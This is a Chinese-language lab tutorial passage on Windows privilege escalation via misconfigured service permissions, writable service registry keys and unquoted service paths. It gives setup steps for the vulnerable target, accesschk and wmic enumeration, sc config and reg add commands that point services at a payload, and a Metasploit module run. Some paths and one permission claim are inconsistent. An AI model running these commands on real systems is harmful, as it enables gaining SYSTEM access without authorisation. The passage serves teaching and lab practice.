低权限用户可以检查“Authenticated Users”组和“INTERACTIVE”组对系统服务的权限。前者为经过身份验证的用户，包含系统中所有使用用户名、密码登录并通过身份验证的账户，但不包括来宾账户；后者为交互式用户组，包含系统中所有直接登录到计算机进行操作的用户。默认情况下，这两个组为计算机本地“Users”组的成员。

漏洞环境设计（在靶机执行，用来设置漏洞环境，实际环境无需这一步）

1、Subinacl是微软提供的用于对文件、注册表、服务等对象进行权限管理的工具软件，我们利用该工具来分配一些权限

下载链接：<https://pan.baidu.com/s/1mIQMfQMXrPXIBh3G17B0LQ> 提取码：fcjy

```
1 subinacl.exe /service phpstudysrv /grant="Authenticated Users"=W
```

漏洞复现

① 执行以下命令，枚举目标主机“Authenticated Users”组是否具有更改服务配置的权限

```
1 accesschk.exe /accepteula -uwcqv "Authenticated Users" *
2 #为了确保创建安全的环境，Windows 管理员通常需要了解特定用户或用户组对文件、目录、注册表项和 Windows 服务等资源具有哪种访问权限。AccessChk 能够通过直观的界面和输出快速回答这些问题。
```

参数	说明
----	----

<code>-a</code>	名称是Windows帐户权限。指定 <code>"*"</code> 为显示分配给用户的所有权限的名称。请注意，指定特定权限时，仅显示直接分配给右侧的组和帐户。
<code>-c</code>	名称是Windows服务，例如。 <code>ssdpsrv</code> 指定 <code>"*"</code> 为显示所有服务的名称，并 <code>scmanager</code> 检查服务控制管理器的安全性。
<code>-d</code>	仅处理目录或顶级密钥
<code>-e</code>	仅显示 (Windows Vista 及更高级别的显式设置完整性级别)
<code>-f</code>	如果如下所示 <code>-p</code> ，则显示完整的进程令牌信息，包括组和特权。否则为要从输出中筛选的逗号分隔帐户的列表。
<code>-h</code>	名称是文件或打印机共享。指定 <code>"*"</code> 为显示所有共享的名称。
<code>-i</code>	在转储完全访问控制列表时，仅忽略仅继承 ACE 的对象。
<code>-k</code>	名称是注册表项，例如 <code>hklm\software</code>
<code>-l</code>	显示完整的安全描述符。添加 <code>-i</code> 以忽略继承的 ACE。
<code>-n</code>	仅显示没有访问权限的对象
<code>-o</code>	名称是对象管理器命名空间中的对象，（默认值为根）。若要查看目录的内容，请使用尾随反斜杠或添加 <code>-s</code> 指定名称。添加 <code>-t</code> 和对象类型 (，例如节) 仅查看特定类型的对象。
<code>-p</code>	名称是进程名称或 PID，例如 <code>cmd.exe</code> ，（指定 <code>"*"</code> 为显示所有进程）的名称。添加 <code>-f</code> 以显示完整的进程令牌信息，包括组和特权。添加 <code>-t</code> 以显示线程。
<code>-q</code>	省略横幅
<code>-r</code>	仅显示具有读取访问权限的对象

-s	Recurse
-t	对象类型筛选器，例如 "section"
-u	禁止显示错误
-v	详细（包括Windows Vista 完整性级别）
-w	仅显示具有写入访问权限的对象

② “Authenticated Users” 组对 phpstudysrv 服务具有 SERVICE_QUERY_CONFIG 权限。此时执行以下命令，将该服务启动时执行的二进制文件替换为预先上传的攻击载荷。当服务重启时，载荷会随着服务的启动继承系统权限

```
1  sc config phpstudysrv binpath= "C:\phpstudy_pro\COM\phpStudyServer.exe -SC
   M"
2
3  wmic service get name,displayname,pathname,startmode|findstr /i "Auto" |fin
   dstr /i /v "C:Windows" |findstr/i /v ""
```

如果当前用户对该服务拥有SERVICE_STOP和 SERVICE_START权限，意味着用户拥有对服务的服务的重启权限，可以直接执行以下命令重启服务。

```
1  sc stop <Service Name>
2  sc start <Service Name>
```

如果没有权限，对于启动类型为“自动”的服务，就可以尝试通过重新启动计算机的方法来实现服务重启。


5.2、服务注册表权限脆弱

Windows 的注册表中存储了每个系统服务的条目，而注册表使用ACL来管理用户对其所拥有的访问权限。如果注册表的ACL配置错误，使得一个低权限用户对服务的注册表拥有写入权限，此时可以通过修改注册表来更改服务配置。例如，修改注册表中的 ImagePath 键，从而变更服务启动时的二进制文件路径。


漏洞环境设计（在靶机执行，用来设置漏洞环境，实际环境无需这一步）

访问如下注册表路径，右键选择权限


1 HKLM\SYSTEM\CurrentControlSet\Services



点击添加，输入 Authenticated Users 后点击确定



给予完全控制权限后点击确认



漏洞复现

① 执行以下命令，通过AccessChk在目标主机中枚举“Authenticated Users”用户组具有写入权限的服务注册表

```
1 accesschk.exe /accepteula -uvwqk "Authenticated Users" HKLM\SYSTEM\CurrentControlSet\Services
```

② “Authenticated Users”用户组对 phpstudysrv 服务的注册表拥有完全控制权限。执行以下命令，将该服务注册表中的 ImagePath 键指向预先上传的攻击载荷。

```
1 reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\phpstudysrv /  
v ImagePath /t REG_EXPAND_SZ /d "cmd.exe /c c:\users\test\desktop\payload.e  
xe" /f
```

5.3、未引用的服务路径

未引用的服务路径（Unquoted Service Path）漏洞曾被称为可信任的服务路径（Trusted Service Path），利用了 Windows 文件路径解析的特性。当服务启动时所执行文件的路径中包含空格且未包含在引号中时，就会导致该漏洞。

如果完整路径中包含空格且未包含在引号中，那么对于该路径中的每个空格，Windows 会按照从左到右的顺序依次尝试寻找并执行与空格前的名字相匹配的程序。

例如、对于路径 C:\Program Files\Sub Dir\Program Name.exe，系统依次寻找并执行以下程序

C:\Program.exe

C:\Program Files\Sub.exe

C:\Program Files\Sub Dir\Program.exe

C:\Program Files\Sub Dir\Program Name.exe

注意，当系统在依次尝试服务路径中的空格时，会以当前服务所拥有的权限进行。因此，我们可以将一个经过特殊命名的攻击载荷上传到受影响的目录中，当重启服务时，攻击载荷将随着服务的启动继承系统权限。但前提是当前用户对受影响的目录具有写入权限。

漏洞环境设计（在靶机执行，用来设置漏洞环境，实际环境无需这一步）

1、创建文件夹和其子文件夹命名为“admin Data”和“Vuln Services”，以管理员打开cmd

```
1 mkdir "C:\Program File\admin Data\Vuln Service"
```

2、创建名为 vulns 的易受攻击的服务

```
1 sc create "vulns" binpath= "C:\Program File\admin Data\Vuln Service\file.ex  
e" start= auto
```

3、为 admin Data 目录设置可写权限

4、要创建一个易受攻击的服务，我们需要在SubinACL的帮助下分配一些高风险的特权来改变服务的权限

```
1 subinacl.exe /service vulns /grant="Authenticated Users"=PTO
```

到这里漏洞环境就搭建好了

使用MSF利用漏洞

理论上讲，如果一个服务的可执行文件的路径没有用双引号封闭，并且包含空格，那么这个服务就是有漏洞的。

1、寻找没有加引号的服务路径

```
1 wmic service get name,displayname,pathname,startmode|findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr/i /v ""
```

由执行结果可知，vulns 这个服务的 PathName 为 D:\Program Files\admin Data\Vuln Service\file.exe，其中存在空格且没用使用引号进行包裹。

2、用 Accesschk 检查受影响的目录，发现当前用户对受影响的目录拥有完全控制权限

```
1 accesschk.exe /accepteula -quv "Authenticated Users" "C:\Program File\admin Data\"
```

此时可以向 D:\Program Files\admin Data 目录上传一个名为“Vuln.exe”的攻击载荷。服务重启后，系统会按照前文中说过的顺序依次检查服务路径，当检查到 D:\Program Files\admin Data\Vuln.exe 时，攻击载荷将以SYSTEM权限执行

2、利用msf开始攻击

```
1 将原本的会话挂起 background
2 use windows/local/unquoted_service_path
3 设置session
4 run
```